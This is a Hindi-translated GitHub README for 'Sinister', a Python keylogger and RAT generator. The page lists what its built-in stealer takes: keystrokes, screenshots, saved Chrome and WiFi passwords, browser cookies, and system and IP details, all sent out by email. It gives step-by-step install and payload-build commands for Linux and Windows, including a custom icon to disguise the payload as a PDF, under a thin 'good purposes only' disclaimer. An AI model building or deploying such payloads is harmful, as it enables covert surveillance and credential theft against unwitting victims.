 pushpenderindia/sinister
Sinister एक Windows/Linux कीलॉगर जनरेटर है जो ईमेल के माध्यम से अन्य रोचक लक्ष्य जानकारी के साथ की-लॉग भेजता है






यह छोटा पायथन स्क्रिप्ट वास्तव में बहुत अच्छा काम कर सकता है।
Sinister Windows/Linux के लिए कीलॉगर जनरेटर है, जो ईमेल के माध्यम से की-लॉग और स्क्रीनशॉट भेजता है, साथ ही Python 3 में लिखी गई अन्य रोचक लक्ष्य जानकारी भी।
:computer: यह परियोजना केवल अच्छे उद्देश्यों और व्यक्तिगत उपयोग के लिए बनाई गई थी।
यह सॉफ्टवेयर बिना किसी वारंटी के "जैसा है" प्रदान किया जाता है। आप इस सॉफ्टवेयर का उपयोग अपने जोखिम पर कर सकते हैं। उपयोग की पूरी जिम्मेदारी अंतिम-उपयोगकर्ता की है। डेवलपर्स कोई देयता नहीं मानते हैं और इस कार्यक्रम के कारण होने वाले किसी भी दुरुपयोग या क्षति के लिए जिम्मेदार नहीं हैं।
| सर्वर नाम | SMTP सर्वर | SMTP पोर्ट |
|---|---|---|
| GMAIL | smtp.gmail.com | 587 |
| OUTLOOK | smtp-mail.outlook.com | 587 |
| YAHOO | smtp.mail.yahoo.com | 587 |
| बिल्ट-इन स्टीलर ये चीज़ें चुरा सकता है: |
|---|
| Chrome ब्राउज़र (सहेजा गया पासवर्ड) |
| WiFi (सहेजा गया पासवर्ड) |
| Chrome कुकीज़ (लॉगिन डेटा, कुकीज़, इतिहास) |
| Firefox कुकीज़ (cookies.sqlite) |
| ये चीज़ें प्राप्त और भेजी जाती हैं: |
|---|
| ऑपरेटिंग सिस्टम |
| कंप्यूटर नाम |
| उपयोगकर्ता नाम |
| सार्वजनिक IPv4 |
30 मई 2022 को, Google ने कम सुरक्षित ऐप्स सुविधा हटा दी, इसलिए Gmail पासवर्ड के बजाय:
app specific password का उपयोग करें। Kali Linux - ROLLING EDITION
 Windows 10
Windows 8.1 - Pro
Windows 7 - Ultimate
# /opt निर्देशिका पर जाएं (वैकल्पिक)
$ cd /opt/

# इस रिपॉजिटरी को क्लोन करें
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Sinister फोल्डर में जाएं
$ cd Sinister

# निर्भरताएं स्थापित करना
$ bash installer_linux.sh

*** नोट जब installer_linux.sh निष्पादित करते समय Python Installer संवाद बॉक्स दिखाई दे ***
    * कस्टम इंस्टॉल पर क्लिक करें
    * पथ चुनें: C:/Python37-32
    ### ताकि पायथन इस पथ पर स्थापित हो (Wine के अंदर): ~/.wine/drive_c/Python37-32

# यदि installer_linux.sh निष्पादित करते समय कोई त्रुटि आ रही है, तो installer_linux.py का उपयोग करके इंस्टॉल करने का प्रयास करें
$ python3 installer_linux.py

$ chmod +x Sinister.py
$ python3 Sinister.py --help

# पेलोड/RAT बनाना
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# GMAIL SMTP सर्वर, पोर्ट कॉन्फ़िगरेशन का उपयोग करके पेलोड बनाना (डिफ़ॉल्ट SMTP सर्वर = smtp.gmail.com, डिफ़ॉल्ट SMTP पोर्ट = 587)
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# OUTLOOK SMTP सर्वर, पोर्ट कॉन्फ़िगरेशन का उपयोग करके पेलोड बनाना
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -l -o output_file_name --icon icon_path

# YAHOO SMTP सर्वर, पोर्ट कॉन्फ़िगरेशन का उपयोग करके पेलोड बनाना
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -l -o output_file_name --icon icon_path

नोट: आप icon फोल्डर से हमारे कस्टम आइकन का भी उपयोग कर सकते हैं, बस उन्हें इस तरह उपयोग करें: --icon icon/pdf.ico
# निर्भरताएं स्थापित करें
$ नवीनतम python 3.x स्थापित करें

# इस रिपॉजिटरी को क्लोन करें
$ git clone https://github.com/PushpenderIndia/Sinister.git

# रिपॉजिटरी में जाएं
$ cd Sinister

# निर्भरताएं स्थापित करना
$ python -m pip install -r requirements.txt

# Sinister.py को टेक्स्ट एडिटर में खोलें और लाइन 16 को कॉन्फ़िगर करें: WINDOWS_PYTHON_PYINSTALLER_PATH = "C:/Python37-32/Scripts/pyinstaller.exe"

# सहायता मेनू प्राप्त करना

$ python Sinister.py --help

# पेलोड/RAT बनाना
$ python Sinister.py -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path

# GMAIL SMTP सर्वर, पोर्ट कॉन्फ़िगरेशन का उपयोग करके पेलोड बनाना (डिफ़ॉल्ट SMTP सर्वर = smtp.gmail.com, डिफ़ॉल्ट SMTP पोर्ट = 587)
$ python Sinister.py -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path
